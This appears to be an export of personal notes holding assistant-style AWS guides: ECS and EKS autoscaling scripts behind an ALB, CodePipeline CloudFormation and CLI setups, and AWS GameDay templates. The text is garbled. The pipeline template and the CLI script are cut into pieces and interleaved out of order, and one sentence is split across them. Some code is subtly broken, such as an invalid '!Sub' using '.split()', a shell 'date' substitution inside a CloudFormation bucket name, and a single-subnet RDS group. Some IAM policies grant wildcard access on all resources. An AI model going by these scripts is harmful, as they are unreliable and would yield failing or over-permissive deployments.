  --family $TASK_DEFINITION_NAME \
  --network-mode awsvpc \
  --execution-role-arn arn:aws:iam::<aws_account_id>:role/ecsTaskExecutionRole \
  --container-definitions '[
    {
      "name": "'$CONTAINER_NAME'",
      "image": "<aws_account_id>.dkr.ecr.us-
```

```
west-2.amazonaws.com/'$ECR_REPOSITORY_NAME':'$IMAGE_TAG'",
        "essential": true,
        "portMappings": [
          {
            "containerPort": '$CONTAINER_PORT',
            "hostPort": '$CONTAINER_PORT'
          }
        ],
        "memory": 512,
        "cpu": 256
      }
  ]'
# 6. Create an Application Load Balancer
aws elbv2 create-load-balancer \
  --name $ALB_NAME \
  --subnets $SUBNET_ID1 $SUBNET_ID2 \
  --security-groups $SECURITY_GROUP \
  --scheme internet-facing \
  --type application
# 7. Create a target group for the ALB
aws elbv2 create-target-group \
  --name $TG_NAME \
  --protocol HTTP \
  --port 80 \
  --vpc-id $VPC_ID \
  --health-check-protocol HTTP \
  --health-check-path $HEALTH_CHECK_PATH \
  --target-type ip
# 8. Create a listener for the ALB
aws elbv2 create-listener \
  --load-balancer-arn arn:aws:elasticloadbalancing:us-west-2:<aws_account_id>:loadbalancer/app/
$ALB_NAME/xxxxxxxxxxxxxx \
  --protocol HTTP \
  --port 80 \
  --default-actions Type=forward,TargetGroupArn=arn:aws:elasticloadbalancing:us-
west-2:<aws_account_id>:targetgroup/$TG_NAME/xxxxxxxxxxxxx
# 9. Create an ECS service linked to the ALB
aws ecs create-service \
  --cluster $CLUSTER_NAME \
  --service-name $SERVICE_NAME \
  --task-definition $TASK_DEFINITION_NAME \
  --desired-count $DESIRED_COUNT \
  --launch-type FARGATE \
  --network-configuration '{
    "awsvpcConfiguration": {
      "subnets": ["'$SUBNET_ID1'", "'$SUBNET_ID2'"],
      "securityGroups": ["'$SECURITY_GROUP'"],
      "assignPublicIp": "ENABLED"
    }
  }' \
  --load-balancers '[{
    "targetGroupArn": "arn:aws:elasticloadbalancing:us-
west-2:<aws_account_id>:targetgroup/'$TG_NAME'/xxxxxxxxxxxxx",
    "containerName": "'$CONTAINER_NAME'",
    "containerPort": '$CONTAINER_PORT'
  }]'
# 10. Create scaling policies for the ECS service
```

```
# Scale out policy based on high request count
aws application-autoscaling put-scaling-policy \
  --service-namespace ecs \
  --resource-id service/$CLUSTER_NAME/$SERVICE_NAME \
  --scalable-dimension ecs:service:DesiredCount \
  --policy-name scale-out \
  --policy-type TargetTrackingScaling \
  --target-tracking-scaling-policy-configuration '{
    "TargetValue": 1000.0,
    "PredefinedMetricSpecification": {
      "PredefinedMetricType": "ALBRequestCountPerTarget",
      "ResourceLabel":
"app/'$ALB_NAME'/xxxxxxxxxxxxxx/targetgroup/'$TG_NAME'/xxxxxxxxxxxxx"
    },
    "ScaleOutCooldown": 60,
    "ScaleInCooldown": 60
  }'
# Scale in policy based on low request count
aws application-autoscaling put-scaling-policy \
  --service-namespace ecs \
  --resource-id service/$CLUSTER_NAME/$SERVICE_NAME \
  --scalable-dimension ecs:service:DesiredCount \
  --policy-name scale-in \
  --policy-type TargetTrackingScaling \
  --target-tracking-scaling-policy-configuration '{
    "TargetValue": 500.0,
    "PredefinedMetricSpecification": {
      "PredefinedMetricType": "ALBRequestCountPerTarget",
      "ResourceLabel":
"app/'$ALB_NAME'/xxxxxxxxxxxxxx/targetgroup/'$TG_NAME'/xxxxxxxxxxxxx"
    },
    "ScaleOutCooldown": 60,
    "ScaleInCooldown": 60
  }'
```

Explanation:

1. **ECR Repository**: Stores your Docker image.
2. **ECS Cluster**: Manages the containerized applications.
3. **Task Definition**: Defines how your Docker container should run, including memory, CPU, and network configurations.
4. **Application Load Balancer**: Distributes incoming traffic across multiple ECS tasks.
5. **Target Group**: Associates the ALB with the ECS service.
6. **Auto Scaling Policies**: Automatically adjusts the number of running tasks based on metrics from the ALB.

Prerequisites:

- **IAM Roles**: Ensure that you have the necessary IAM roles and policies in place (e.g., ECS Task Execution Role).
- **Security Group**: Proper security group setup for the ALB and ECS service.
- **Docker Image**: Have your Docker image ready to be pushed to ECR.

Notes:

- Replace the placeholders with your specific resource identifiers.
- Customize the ECS task definition and scaling policies as per your requirements.

This script will help you automate the deployment and scaling of a Dockerized application on AWS ECS with scaling metrics driven by the Application Load Balancer.

Autoscaling EKS

Montag, 2. September 2024 09:23

To set up AWS Auto Scaling for a website hosted on an AWS EKS (Elastic Kubernetes Service) cluster, using a Docker image from Amazon ECR (Elastic Container Registry) with scaling metrics from an Application Load Balancer (ALB), you will need to:

1. **Push your Docker image** to ECR.
2. **Create an EKS cluster** and deploy the application using Kubernetes manifests.
3. **Configure an ALB Ingress Controller** to manage traffic.
4. **Set up Horizontal Pod Autoscaling (HPA)** in Kubernetes, which will adjust the number of pods based on metrics such as CPU utilization or ALB request count.
5. **Configure metrics server** for Kubernetes to gather metrics for HPA.

Below is a step-by-step guide with a script to automate the process using AWS CLI, kubectl, and Kubernetes manifests.

Prerequisites

- **AWS CLI**, **kubectl**, and **eksctl** should be installed and configured.
- You should have an IAM role with necessary permissions, including EKS, ECR, and ALB access.
- Ensure you have an EKS cluster setup with appropriate IAM roles and security groups.

Script Overview

bash
Code kopieren

```
#!/bin/bash
# Set variables
ECR_REPOSITORY_NAME="my-ecr-repository"
IMAGE_TAG="latest"
CLUSTER_NAME="my-eks-cluster"
REGION="us-west-2"
VPC_ID="vpc-0123456789abcdef"  # Replace with your VPC ID
SERVICE_NAME="my-service"
DEPLOYMENT_NAME="my-deployment"
NAMESPACE="default"
ALB_INGRESS_NAME="alb-ingress"
TARGET_CPU_UTILIZATION=50
MIN_REPLICAS=2
MAX_REPLICAS=5
# 1. Create an ECR repository (if not already created)
aws ecr create-repository --repository-name $ECR_REPOSITORY_NAME
# 2. Authenticate Docker to the ECR registry
aws ecr get-login-password --region $REGION | docker login --username AWS --password-stdin
<aws_account_id>.dkr.ecr.$REGION.amazonaws.com
# 3. Build the Docker image and push to ECR
docker build -t $ECR_REPOSITORY_NAME .
docker tag $ECR_REPOSITORY_NAME:$IMAGE_TAG <aws_account_id>.dkr.ecr.
$REGION.amazonaws.com/$ECR_REPOSITORY_NAME:$IMAGE_TAG
docker push <aws_account_id>.dkr.ecr.$REGION.amazonaws.com/$ECR_REPOSITORY_NAME:
$IMAGE_TAG
# 4. Create an EKS cluster using eksctl (if not already created)
eksctl create cluster --name $CLUSTER_NAME --region $REGION --vpc-private-
subnets=subnet-0123456789abcdef,subnet-abcdef0123456789  --without-nodegroup
# 5. Associate IAM OIDC provider with the EKS cluster (required for ALB Ingress Controller)
eksctl utils associate-iam-oidc-provider --region=$REGION --cluster=$CLUSTER_NAME --approve
# 6. Deploy the ALB Ingress Controller
kubectl apply -k "github.com/aws/eks-charts/stable/aws-load-balancer-controller//crds?ref=main"
helm repo add eks https://aws.github.io/eks-charts
```

```
helm repo update
helm upgrade -i aws-load-balancer-controller eks/aws-load-balancer-controller \
  --set clusterName=$CLUSTER_NAME \
  --set serviceAccount.create=false \
  --set region=$REGION \
  --set vpcId=$VPC_ID \
  --namespace kube-system
# 7. Create Kubernetes deployment and service
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: $DEPLOYMENT_NAME
  namespace: $NAMESPACE
spec:
  replicas: $MIN_REPLICAS
  selector:
    matchLabels:
      app: $SERVICE_NAME
  template:
    metadata:
      labels:
        app: $SERVICE_NAME
    spec:
      containers:
      - name: $SERVICE_NAME
        image: <aws_account_id>.dkr.ecr.$REGION.amazonaws.com/$ECR_REPOSITORY_NAME:
$IMAGE_TAG
        ports:
        - containerPort: 80
        resources:
          requests:
            cpu: "250m"
            memory: "512Mi"
          limits:
            cpu: "500m"
            memory: "1024Mi"
---
apiVersion: v1
kind: Service
metadata:
  name: $SERVICE_NAME
  namespace: $NAMESPACE
spec:
  type: NodePort
  selector:
    app: $SERVICE_NAME
  ports:
    - port: 80
      targetPort: 80
EOF
# 8. Deploy the ALB Ingress resource
cat <<EOF | kubectl apply -f -
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: $ALB_INGRESS_NAME
```

```
  namespace: $NAMESPACE
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
spec:
  rules:
    - http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: $SERVICE_NAME
                port:
                  number: 80
EOF
# 9. Set up Horizontal Pod Autoscaler (HPA) for the deployment
kubectl autoscale deployment $DEPLOYMENT_NAME \
  --cpu-percent=$TARGET_CPU_UTILIZATION \
  --min=$MIN_REPLICAS \
  --max=$MAX_REPLICAS
```

Explanation:

1. **ECR Repository**: Stores your Docker image.
2. **EKS Cluster**: Kubernetes cluster that hosts the application.
3. **ALB Ingress Controller**: Manages the ALB to route external traffic to the Kubernetes service.
4. **Kubernetes Deployment**: Defines how your application is deployed, including the number of replicas, CPU/memory requests, and limits.
5. **Kubernetes Service**: Exposes the application running in the pods to the ALB.
6. **Ingress Resource**: Configures the ALB to route traffic to the Kubernetes service.
7. **Horizontal Pod Autoscaler (HPA)**: Automatically scales the number of pods in a deployment based on CPU utilization (or other metrics if configured).

Prerequisites:

- Ensure that the **EKS Cluster** is properly set up with **IAM OIDC provider** associated for the ALB Ingress Controller.
- Ensure your **AWS IAM role** for EKS has the necessary permissions.
- **Metrics Server** must be installed in the EKS cluster for HPA to work. You can install it using the following command:

  bash
  Code kopieren
  kubectl apply -f https://github.com/kubernetes-sigs/metrics-server/releases/latest/download/components.yaml

Notes:

- Replace all placeholders with your specific resource identifiers.
- Customize the Kubernetes manifests and scaling parameters based on your application's requirements.

This script helps you deploy a Dockerized application on an EKS cluster with auto-scaling based on metrics from the ALB, ensuring that your website can scale efficiently based on traffic.

AWS Pipeline Template

Montag, 2. September 2024 09:31

To create an AWS CodePipeline that builds a Docker image, pushes it to Amazon ECR, and then deploys it to an Amazon ECS service, you'll need the following components:

1. **AWS CodePipeline**: The main orchestrator of the CI/CD process.
2. **AWS CodeBuild**: To build the Docker image and push it to ECR.
3. **Amazon ECR**: To store the Docker image.
4. **Amazon ECS**: To run the Docker container.

Step-by-Step Template

Below is a CloudFormation template to create the AWS resources required for this pipeline:

yaml
Code kopieren

```
AWSTemplateFormatVersion: '2010-09-09'
Description: >
 AWS CodePipeline to build a Docker image, push it to Amazon ECR, and deploy it to Amazon ECS.
Parameters:
 ECRRepositoryName:
  Type: String
  Description: Name of the ECR repository to store the Docker image.
 ECSClusterName:
  Type: String
  Description: Name of the ECS cluster.
 ECSServiceName:
  Type: String
  Description: Name of the ECS service.
 ContainerName:
  Type: String
  Description: Name of the container in the ECS task definition.
 ECSRoleArn:
  Type: String
  Description: ARN of the ECS task execution role.
 GitHubRepo:
  Type: String
  Description: GitHub repository name (e.g., username/repo).
 GitHubBranch:
  Type: String
  Default: main
  Description: GitHub branch name.
 GitHubToken:
  Type: String
  NoEcho: true
  Description: GitHub personal access token.
Resources:
# ECR Repository
 ECRRepository:
  Type: AWS::ECR::Repository
  Properties:
   RepositoryName: !Ref ECRRepositoryName
# CodeBuild Project
 CodeBuildProject:
  Type: AWS::CodeBuild::Project
  Properties:
   Name: !Sub "${ECRRepositoryName}-build"
   ServiceRole: !GetAtt CodeBuildServiceRole.Arn
   Artifacts:
    Type: NO_ARTIFACTS
   Environment:
    ComputeType: BUILD_GENERAL1_SMALL
    Image: aws/codebuild/standard:5.0
    Type: LINUX_CONTAINER
    PrivilegedMode: true
    EnvironmentVariables:
     - Name: REPOSITORY_URI
       Value: !Sub "${ECRRepository.RepositoryUri}"
   Source:
    Type: GITHUB
    Location: !Sub "https://github.com/${GitHubRepo}.git"
    GitCloneDepth: 1
   SourceVersion: !Ref GitHubBranch
   TimeoutInMinutes: 20
# CodeBuild IAM Role
 CodeBuildServiceRole:
  Type: AWS::IAM::Role
  Properties:
   AssumeRolePolicyDocument:
    Version: '2012-10-17'
    Statement:
     - Effect: Allow
       Principal:
        Service: codebuild.amazonaws.com
       Action: sts:AssumeRole
   Policies:
    - PolicyName: CodeBuildAccess
      PolicyDocument:
       Version: '2012-10-17'
       Statement:
        - Effect: Allow
          Action:
           - ecr:GetDownloadUrlForLayer
           - ecr:BatchGetImage
           - ecr:BatchCheckLayerAvailability
           - ecr:PutImage
           - ecr:InitiateLayerUpload
           - ecr:UploadLayerPart
           - ecr:CompleteLayerUpload
           - logs:CreateLogGroup
           - logs:CreateLogStream
           - logs:PutLogEvents
           - s3:PutObject
           - s3:GetObject
           - s3:GetObjectVersion
           - s3:GetBucketAcl
           - s3:GetBucketLocation
          Resource: '*'
# CodePipeline
 CodePipeline:
  Type: AWS::CodePipeline::Pipeline
```

Below is an AWS CLI script to create a CodePipeline that builds a Docker image using CodeBuild, stores the source code in CodeCommit, and deploys it to an ECS service using CodeDeploy.

AWS CLI Script

bash
Code kopieren

```
#!/bin/bash
# Variables - Replace these with your values
REPOSITORY_NAME="my-ecr-repository"
CLUSTER_NAME="my-ecs-cluster"
SERVICE_NAME="my-ecs-service"
CONTAINER_NAME="my-container"
REGION="us-west-2"
CODECOMMIT_REPO_NAME="my-codecommit-repo"
PIPELINE_NAME="my-codepipeline"
BUILD_PROJECT_NAME="my-codebuild-project"
TASK_DEFINITION_NAME="my-task-def"
ROLE_NAME="ecsTaskExecutionRole"
# Create ECR repository
aws ecr create-repository --repository-name $REPOSITORY_NAME --region $REGION
# Get ECR repository URI
ECR_URI=$(aws ecr describe-repositories --repository-names $REPOSITORY_NAME --query
'repositories[0].repositoryUri' --output text --region $REGION)
# Create CodeCommit repository
aws codecommit create-repository --repository-name $CODECOMMIT_REPO_NAME --region $REGION
# Create S3 bucket for CodePipeline artifacts (unique name required)
ARTIFACT_BUCKET_NAME="${PIPELINE_NAME}-artifacts-$(date +%s)"
aws s3 mb s3://$ARTIFACT_BUCKET_NAME --region $REGION
# Create IAM role for CodeBuild
aws iam create-role --role-name $BUILD_PROJECT_NAME-role --assume-role-policy-document
file://trust-policy.json
# Attach the necessary policies to the CodeBuild IAM role
aws iam attach-role-policy --role-name $BUILD_PROJECT_NAME-role --policy-arn
arn:aws:iam::aws:policy/AmazonEC2ContainerRegistryPowerUser
aws iam attach-role-policy --role-name $BUILD_PROJECT_NAME-role --policy-arn
arn:aws:iam::aws:policy/CloudWatchLogsFullAccess
aws iam attach-role-policy --role-name $BUILD_PROJECT_NAME-role --policy-arn
arn:aws:iam::aws:policy/AWSCodeBuildDeveloperAccess
# Create a CodeBuild project
aws codebuild create-project --name $BUILD_PROJECT_NAME \
  --source type=CODECOMMIT,location=$CODECOMMIT_REPO_NAME \
  --artifacts type=NO_ARTIFACTS \
  --environment type=LINUX_CONTAINER,computeType=BUILD_GENERAL1
_SMALL,image=aws/codebuild/standard:5.0,privilegedMode=true \
  --service-role arn:aws:iam::<your-account-id>:role/$BUILD_PROJECT_NAME-role
# Create a CodeDeploy application
aws deploy create-application --application-name $SERVICE_NAME --compute-platform ECS
# Create a CodeDeploy deployment group
aws deploy create-deployment-group --application-name $SERVICE_NAME \
  --deployment-group-name ${SERVICE_NAME}-group \
  --service-role-arn arn:aws:iam::<your-account-id>:role/$ROLE_NAME \
  --deployment-config-name CodeDeployDefault.ECSAllAtOnce \
  --ecs-services clusterName=$CLUSTER_NAME,serviceName=$SERVICE_NAME \
  --auto-scaling-groups []
# Create CodePipeline
aws codepipeline create-pipeline --pipeline file://pipeline.json
```

JSON Files Needed

trust-policy.json

This file contains the IAM trust policy for the CodeBuild role:

json
Code kopieren

```
{
 "Version": "2012-10-17",
 "Statement": [
  {
   "Effect": "Allow",
   "Principal": {
    "Service": "codebuild.amazonaws.com"
   },
   "Action": "sts:AssumeRole"
  }
 ]
}
```

pipeline.json

This file defines the pipeline structure:

json
Code kopieren

```
{
 "pipeline": {
  "name": "my-pipeline",
  "roleArn": "arn:aws:iam::<your-account-id>:role/AWSCodePipelineServiceRole",
  "artifactStore": {
   "type": "S3",
   "location": "your-artifact-bucket-name"
  },
  "stages": [
   {
    "name": "Source",
    "actions": [
     {
      "name": "Source",
      "actionTypeId": {
       "category": "Source",
       "owner": "AWS",
       "provider": "CodeCommit",
       "version": "1"
      },
      "outputArtifacts": [
       {
        "name": "SourceOutput"
       }
      ],
      "configuration": {
       "RepositoryName": "my-codecommit-repo",
       "BranchName": "main"
```

```
            - s3:GetBucketLocation
          Resource: '*'
# CodePipeline
  CodePipeline:
    Type: AWS::CodePipeline::Pipeline
    Properties:
      Name: !Sub "${ECRRepositoryName}-pipeline"
      RoleArn: !GetAtt CodePipelineServiceRole.Arn
      ArtifactStore:
        Type: S3
        Location: !Ref PipelineBucket
      Stages:
        - Name: Source
          Actions:
            - Name: SourceAction
              ActionTypeId:
                Category: Source
                Owner: ThirdParty
                Provider: GitHub
                Version: 1
              OutputArtifacts:
                - Name: SourceOutput
              Configuration:
                Owner: !Sub "${GitHubRepo.split('/')[0]}"
                Repo: !Sub "${GitHubRepo.split('/')[1]}"
                Branch: !Ref GitHubBranch
                OAuthToken: !Ref GitHubToken
              RunOrder: 1
        - Name: Build
          Actions:
            - Name: BuildAction
              ActionTypeId:
                Category: Build
                Owner: AWS
                Provider: CodeBuild
                Version: 1
              InputArtifacts:
                - Name: SourceOutput
              Configuration:
                ProjectName: !Ref CodeBuildProject
              RunOrder: 1
        - Name: Deploy
          Actions:
            - Name: DeployAction
              ActionTypeId:
                Category: Deploy
                Owner: AWS
                Provider: ECS
                Version: 1
              InputArtifacts:
                - Name: SourceOutput
              Configuration:
                ClusterName: !Ref ECSClusterName
                ServiceName: !Ref ECSServiceName
                FileName: "imagedefinitions.json"
              RunOrder: 1
# S3 Bucket for CodePipeline
  PipelineBucket:
    Type: AWS::S3::Bucket
    Properties:
      BucketName: !Sub "${ECRRepositoryName}-pipeline-artifacts"
# CodePipeline IAM Role
  CodePipelineServiceRole:
    Type: AWS::IAM::Role
    Properties:
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Principal:
              Service: codepipeline.amazonaws.com
            Action: sts:AssumeRole
      Policies:
        - PolicyName: CodePipelineAccess
          PolicyDocument:
            Version: '2012-10-17'
            Statement:
              - Effect: Allow
                Action:
                  - codebuild:BatchGetBuilds
                  - codebuild:StartBuild
                  - codebuild:BatchDeleteBuilds
                  - codebuild:BatchStopBuilds
                  - s3:PutObject
                  - s3:GetObject
                  - s3:GetObjectVersion
                  - s3:GetBucketAcl
                  - s3:GetBucketLocation
                  - ecr:BatchCheckLayerAvailability
                  - ecr:GetDownloadUrlForLayer
                  - ecr:BatchGetImage
                  - ecs:UpdateService
                  - ecs:RegisterTaskDefinition
                Resource: '*'
Outputs:
  CodePipelineName:
    Description: Name of the CodePipeline
    Value: !Ref CodePipeline
  ECRRepositoryURI:
    Description: URI of the ECR repository
    Value: !GetAtt ECRRepository.RepositoryUri
```

Explanation:

1. **ECR Repository**: Stores your Docker images. It's created with the AWS::ECR::Repository resource.
2. **CodeBuild Project**: Builds the Docker image and pushes it to the ECR repository. The project is defined using the AWS::CodeBuild::Project resource.
3. **CodePipeline**: Orchestrates the CI/CD process, starting from fetching the source code from GitHub, building the Docker image using CodeBuild, and deploying it to ECS. The pipeline stages are defined in the AWS::CodePipeline::Pipeline resource.
4. **S3 Bucket**: Stores the artifacts generated by CodePipeline. An S3 bucket is created for this purpose.
5. **IAM Roles**: Two IAM roles are created: one for CodeBuild and one for CodePipeline, providing them with

```
        }
      ],
      "configuration": {
        "RepositoryName": "my-codecommit-repo",
        "BranchName": "main"
      }
    }
  ]
},
{
  "name": "Build",
  "actions": [
    {
      "name": "Build",
      "actionTypeId": {
        "category": "Build",
        "owner": "AWS",
        "provider": "CodeBuild",
        "version": "1"
      },
      "inputArtifacts": [
        {
          "name": "SourceOutput"
        }
      ],
      "outputArtifacts": [
        {
          "name": "BuildOutput"
        }
      ],
      "configuration": {
        "ProjectName": "my-codebuild-project"
      }
    }
  ]
},
{
  "name": "Deploy",
  "actions": [
    {
      "name": "Deploy",
      "actionTypeId": {
        "category": "Deploy",
        "owner": "AWS",
        "provider": "CodeDeploy",
        "version": "1"
      },
      "inputArtifacts": [
        {
          "name": "BuildOutput"
        }
      ],
      "configuration": {
        "ApplicationName": "my-ecs-service",
        "DeploymentGroupName": "my-ecs-service-group"
      }
    }
  ]
}
]
}
```

How to Run the Script

1. Save the trust-policy.json and pipeline.json files.
2. Update the placeholders with your actual values, including <your-account-id> and your-artifact-bucket-name.
3. Run the script.

Summary

This script automates the setup of a CI/CD pipeline using CodeCommit, CodeBuild, and CodeDeploy to build and deploy a Dockerized application to ECS. Ensure you replace placeholders with actual values relevant to your environment.

necessary permissions to interact with AWS services.

Files in Your Repository

1. **Dockerfile**: This file defines the instructions to build your Docker image.
2. **imagedefinitions.json**: A JSON file used by the ECS Deploy action in CodePipeline to update the ECS service with the new image. It should look like this:

   ```
   json
   Code kopieren
   [
     {
       "name": "container-name",  // Replace with the actual container name
       "imageUri": "image-uri"   // CodePipeline will automatically replace this with the image URI
     }
   ]
   ```

Customizing the Template

- Replace placeholders like GitHubRepo, GitHubBranch, ECSClusterName, ECSServiceName, etc., with your specific values.
- Ensure that the IAM roles (ECSRoleArn and CodePipelineServiceRole) have the correct permissions for your AWS environment.

Deployment

1. Create a CloudFormation stack using this template.
2. Update your GitHub repository to include a Dockerfile and an imagedefinitions.json file.
3. Trigger a pipeline execution by pushing changes to the specified GitHub branch.

This setup will automate the process of building and deploying your Dockerized application to ECS using AWS CodePipeline.

Templates

Montag, 2. September 2024 09:42

AWS GameDay events typically involve participants solving challenges by using AWS services to design, build, and deploy applications in a competitive environment. The challenges are often dynamic, requiring participants to quickly adapt and apply a wide range of AWS services. Here are some useful AWS CLI scripts and CloudFormation templates that can be helpful in an AWS GameDay scenario:

1. Basic CloudFormation Template for a Web Application

A template to deploy a simple web application using EC2, ALB, and RDS (MySQL). This can be a starting point for deploying a robust application stack.

yaml
Code kopieren

```
AWSTemplateFormatVersion: '2010-09-09'
Description: AWS GameDay Basic Web Application Stack
Parameters:
  InstanceType:
    Type: String
    Default: t2.micro
    Description: EC2 instance type
  KeyName:
    Type: AWS::EC2::KeyPair::KeyName
    Description: Name of an existing EC2 KeyPair to enable SSH access
  DBUsername:
    Type: String
    Description: The database admin account username
  DBPassword:
    Type: String
    NoEcho: true
    Description: The database admin account password
Resources:
  # VPC
  VPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: 10.0.0.0/16
# Internet Gateway
  InternetGateway:
    Type: AWS::EC2::InternetGateway
AttachGateway:
    Type: AWS::EC2::VPCGatewayAttachment
    Properties:
      VpcId: !Ref VPC
      InternetGatewayId: !Ref InternetGateway
# Subnet
  PublicSubnet:
    Type: AWS::EC2::Subnet
    Properties:
      CidrBlock: 10.0.1.0/24
      VpcId: !Ref VPC
      MapPublicIpOnLaunch: true
# Security Groups
  InstanceSecurityGroup:
    Type: AWS::EC2::SecurityGroup
```

```
    Properties:
      GroupDescription: Enable HTTP access
      VpcId: !Ref VPC
      SecurityGroupIngress:
        - IpProtocol: tcp
          FromPort: 80
          ToPort: 80
          CidrIp: 0.0.0.0/0
# EC2 Instance
  EC2Instance:
    Type: AWS::EC2::Instance
    Properties:
      InstanceType: !Ref InstanceType
      KeyName: !Ref KeyName
      ImageId: ami-0c55b159cbfafe1f0 # Amazon Linux 2 AMI (replace with the latest AMI ID in your
region)
      NetworkInterfaces:
        - AssociatePublicIpAddress: true
          DeviceIndex: '0'
          SubnetId: !Ref PublicSubnet
          GroupSet:
            - !Ref InstanceSecurityGroup
# RDS MySQL Database
  DBInstance:
    Type: AWS::RDS::DBInstance
    Properties:
      Engine: MySQL
      MasterUsername: !Ref DBUsername
      MasterUserPassword: !Ref DBPassword
      DBInstanceClass: db.t2.micro
      AllocatedStorage: 20
      VPCSecurityGroups:
        - !Ref InstanceSecurityGroup
      DBSubnetGroupName: !Ref DBSubnetGroup
DBSubnetGroup:
    Type: AWS::RDS::DBSubnetGroup
    Properties:
      DBSubnetGroupDescription: Subnet group for RDS
      SubnetIds:
        - !Ref PublicSubnet
```

2. AWS CLI Script for Auto Scaling

Auto Scaling is often part of GameDay challenges. This script helps set up an Auto Scaling group with a simple scaling policy based on CPU utilization.

```
bash
Code kopieren
#!/bin/bash
# Variables
LAUNCH_TEMPLATE_NAME="gameday-launch-template"
AUTO_SCALING_GROUP_NAME="gameday-auto-scaling-group"
INSTANCE_TYPE="t2.micro"
KEY_NAME="gameday-key"
MIN_SIZE=1
MAX_SIZE=3
DESIRED_CAPACITY=1
# Create Launch Template
```

```
aws ec2 create-launch-template --launch-template-name $LAUNCH_TEMPLATE_NAME --version-description "GameDay Template" \
--launch-template-data '{
  "ImageId":"ami-0c55b159cbfafe1f0",
  "InstanceType":"'$INSTANCE_TYPE'",
  "KeyName":"'$KEY_NAME'",
  "SecurityGroupIds":["sg-12345678"]
}'
# Create Auto Scaling Group
aws autoscaling create-auto-scaling-group --auto-scaling-group-name $AUTO_SCALING_GROUP_NAME \
--launch-template "LaunchTemplateName=$LAUNCH_TEMPLATE_NAME,Version=1" \
--min-size $MIN_SIZE --max-size $MAX_SIZE --desired-capacity $DESIRED_CAPACITY \
--vpc-zone-identifier "subnet-12345678"
# Attach a scaling policy based on CPU utilization
aws autoscaling put-scaling-policy --auto-scaling-group-name $AUTO_SCALING_GROUP_NAME --policy-name "scale-up-policy" \
--scaling-adjustment 1 --adjustment-type ChangeInCapacity --cooldown 300
aws cloudwatch put-metric-alarm --alarm-name "scale-up-alarm" --metric-name CPUUtilization --namespace "AWS/EC2" \
--statistic Average --period 300 --threshold 70 --comparison-operator GreaterThanThreshold --evaluation-periods 2 \
--alarm-actions arn:aws:autoscaling:REGION:ACCOUNT_ID:scalingPolicy:POLICY_ID:autoScalingGroupName/$AUTO_SCALING_GROUP_NAME \
--dimensions "Name=AutoScalingGroupName,Value=$AUTO_SCALING_GROUP_NAME"
```

3. CloudFormation Template for CI/CD Pipeline

A CI/CD pipeline might be part of GameDay challenges. This template creates a pipeline using CodeCommit, CodeBuild, and CodeDeploy.

yaml
Code kopieren

```
AWSTemplateFormatVersion: '2010-09-09'
Description: AWS CodePipeline for GameDay
Parameters:
  GitHubRepoName:
    Type: String
    Default: gameday-repo
Resources:
  # CodeCommit Repository
  CodeCommitRepo:
    Type: AWS::CodeCommit::Repository
    Properties:
      RepositoryName: !Ref GitHubRepoName
# CodeBuild Project
  CodeBuildProject:
    Type: AWS::CodeBuild::Project
    Properties:
      Name: !Sub "${GitHubRepoName}-build"
      Source:
        Type: CODECOMMIT
        Location: !Ref CodeCommitRepo
      Environment:
        ComputeType: BUILD_GENERAL1_SMALL
        Image: aws/codebuild/standard:5.0
        Type: LINUX_CONTAINER
```

```
      Artifacts:
        Type: NO_ARTIFACTS
# CodePipeline
  CodePipeline:
    Type: AWS::CodePipeline::Pipeline
    Properties:
      Name: !Sub "${GitHubRepoName}-pipeline"
      RoleArn: !GetAtt PipelineRole.Arn
      ArtifactStore:
        Type: S3
        Location: !Ref ArtifactBucket
      Stages:
        - Name: Source
          Actions:
            - Name: SourceAction
              ActionTypeId:
                Category: Source
                Owner: AWS
                Provider: CodeCommit
                Version: 1
              OutputArtifacts:
                - Name: SourceOutput
              Configuration:
                RepositoryName: !Ref CodeCommitRepo
                BranchName: main
        - Name: Build
          Actions:
            - Name: BuildAction
              ActionTypeId:
                Category: Build
                Owner: AWS
                Provider: CodeBuild
                Version: 1
              InputArtifacts:
                - Name: SourceOutput
              Configuration:
                ProjectName: !Ref CodeBuildProject
# S3 Bucket for Artifacts
  ArtifactBucket:
    Type: AWS::S3::Bucket
    Properties:
      BucketName: !Sub "${GitHubRepoName}-artifacts-$(date +%s)"
# IAM Role for CodePipeline
  PipelineRole:
    Type: AWS::IAM::Role
    Properties:
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Principal:
              Service: codepipeline.amazonaws.com
            Action: sts:AssumeRole
      Policies:
        - PolicyName: PipelinePolicy
          PolicyDocument:
            Version: '2012-10-17'
```

```
      Statement:
        - Effect: Allow
          Action:
            - codecommit:*
            - codebuild:*
            - codedeploy:*
            - s3:*
          Resource: '*'
```

4. AWS CLI Script for IAM Role and Policy Creation

Often, you need to quickly create IAM roles with specific policies. This script creates a basic role with an attached policy.

bash
Code kopieren

```
#!/bin/bash
ROLE_NAME="gameday-role"
POLICY_NAME="gameday-policy"
# Create IAM role
aws iam create-role --role-name $ROLE_NAME --assume-role-policy-document '{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}'
# Create IAM policy
aws iam put-role-policy --role-name $ROLE_NAME --policy-name $POLICY_NAME --policy-document
'{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "ec2:*",
      "Resource": "*"
    },
    {
      "Effect": "Allow",
      "Action": "s3:*",
      "Resource": "*"
    }
  ]
}'
```

5. Troubleshooting and Monitoring Scripts

Monitoring and debugging are crucial during GameDay. These scripts help you quickly check the status of services and logs.

Checking EC2 Instance Status

bash
Code kopieren

```
aws ec2 describe-instance-status --instance-ids i-0123456789abcdef0
```

Fetching CloudWatch Logs for a Specific Log Group

bash
Code kopieren
aws logs get-log-events --log-group-name /ecs/service_name --log-stream-name log_stream_name

Summary

These templates and scripts provide a foundation for handling common scenarios you might encounter during an AWS GameDay, such as setting up infrastructure, deploying applications, automating CI/CD pipelines, and monitoring and troubleshooting issues. Adjust them based on the specific challenges you face.

Lambda & dynamodb

Montag, 2. September 2024 09:47

